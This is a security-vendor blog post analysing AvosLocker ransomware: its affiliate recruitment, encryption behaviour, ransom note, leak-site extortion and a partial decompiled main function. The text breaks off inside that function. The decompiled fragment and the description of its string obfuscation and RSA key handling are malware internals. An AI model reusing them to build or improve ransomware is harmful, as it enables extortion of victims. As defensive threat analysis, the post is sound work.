AvosLocker enters the ransomware scene, asks for partners

blog.malwarebytes.com/threat-analysis/2021/07/avoslocker-enters-the-ransomware-scene-asks-for-partners/

Threat Intelligence Team July 23, 2021

This blog post was authored by Hasherezade

In mid-July we responded to an incident that involved an attack on a Microsoft Exchange server. The threat actor used this entry point to get into a Domain Controller and then leveraged it as a springboard to deploy ransomware.


While examining the ransomware payload, we noticed it was a new variant which we had not heard of before. In this blog we will take a look at AvosLocker a solid, yet not too fancy new ransomware family that has already claimed several victims.

This type of ransomware attack is unfortunately all too common these days and has wreaked havoc across many industries. With the disappearance of the infamous REvil, it is possible new threat actors are actively looking to fill the void.


New ransomware, looking for partners

Avos is a relatively new ransomware, that was observed in late June and early July. Its authors started searching for affiliates through various underground forums. They announced a recruitment for “pentesters with Active Directory network experience” and “access brokers”

which suggests that they want to cooperate with people who have remote access to hacked infrastructure.




In the other advert they describe the product they offer: a multi-threaded ransomware written in C++:



They offer not only the malware, but also help in managing the communication with the victim, and hosting of the data stolen during the operation. Soon, some victims of this ransomware started to emerge.

Behavioral Analysis

AvosLocker is ran manually by the attacker who remotely accessed the machine. For this reason, it is not trying to be stealthy during its run. In default mode, it works as a console application reporting details about its progress on screen.




Example: Avos in action

A sample log from the run (shortened):


```
 drive: C:
 drive: D:
 Threads init
 Map: C:
 Searching files on: C:*
 file: C:\autoexec.bat
 Map: D:
 Searching files on: D:*
 FindFirstFileA: INVALID_HANDLE_VALUE
 drive D: took 0.002000 seconds
 Start encryption on C:
 Encrypting C:\autoexec.bat - ext bat - capped YES
 Searching files on: C:_pin*
 file: C:_pin\pinadx-vsextension-3.17.98314-g0c048d619.bat
 Start encryption on C:
 Encrypting C:_pin\pinadx-vsextension-3.17.98314-g0c048d619.bat - ext bat - capped
YES
[...]
Searching files on: C:\Documents and Settings*
 FindFirstFileA: INVALID_HANDLE_VALUE
 Searching files on: C:\$Recycle.Bin*
 […]
 drive C: took 52.590000 seconds
 Done!!
 64.620000 seconds
```

Looking at the log, we can see that the ransomware first “maps” the accessible drives by listing all their files. After that it goes to the encryption. The files are selected for encryption depending on their extensions.

The files that have been encrypted by AvosLocker can be identified with *.avos* extension appended to the original filename. While the content is unreadable, at the end we find a Base64-encoded block added:




We can assume that this Base64-encoded data contains RSA-protected AES key that was used for encrypting this file. Each attacked directory has a ransom note dropped in it, named *GET_YOUR_FILES_BACK.txt*:




Interestingly, the ID is not generated during the deployment, but hardcoded in the sample (which we can see easily by viewing the sample strings). This may mean that the distributors generate a sample per victim.


The link given in the ransom note guides to the Onion website, requesting the ID, that was also in the note:



Upon the ID submission, the victim is presented with the individual panel:





In addition to the casual threats about increasing the price after the deadline has passed, this ransomware adds blackmail by doxing. The additional website titled “Press releases” is provided to prove that those aren’t just empty threats:



Visual analysis

Visualizing the content of the encrypted files shows their high entropy. No patterns from the original file content were preserved. Example:


Visualization of the original file (before encryption)


Visualization of the same file, encrypted by Avos

Those properties suggest that a strong encryption algorithm was used, probably in a CBC mode (Cipher Block Chaining).

Also, the same plaintext files have been encrypted into different ciphertext output. This suggests that for each file a new key (or at least a new initialization vector) was generated.

Inside

This ransomware is dedicated to be deployed by the attacker manually on the hacked machines. This purpose is reflected in the design. In contrast to most malware, AvosLocker comes without any protective (crypter) layer. Yet, it's not completely defenseless: all the strings, and some of the APIs, are obfuscated in order to evade static detection. Yet, during its execution, it yells out on the console the logs of the performed actions, so that the attacker could observe in the real time what the program is doing.

Execution flow

The execution starts in the main function:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned int i; // ecx
  clock_t start_time; // edi
  CHAR v5; // cl
  int v6; // eax
  _Thrd_t *v7; // esi
  int v8; // eax
  clock_t finish_time; // eax
  CHAR Name[16]; // [esp+20h] [ebp-24h] BYREF
  __int16 v12; // [esp+30h] [ebp-14h]
  int v13; // [esp+40h] [ebp-4h]

  if ( argc >= 2 )
    check_parameters((char *)argv[1]);          // parse commandline parameters
  *(_OWORD *)Name = *(_OWORD *)&enc_name;
  v12 = 91;
  for ( i = 0; i < 0x10; ++i )
    Name[i + 1] ^= Name[0];
  HIBYTE(v12) = 0;
  if ( CreateMutexA(0, 1, &Name[1]) && GetLastError() != 0xB7 )// is ransomware already running?
  {
    start_time = time_check();
    if ( strlen(aBeginPublicKey) <= 5 )         // does it have a valid Public RSA Key hardcoded?
    {
      g_isHardcodedRSAPub = 0;                  // if not: generate a new RSA key
      make_client_rsa_key();
      import_generated();
    }
    else
    {
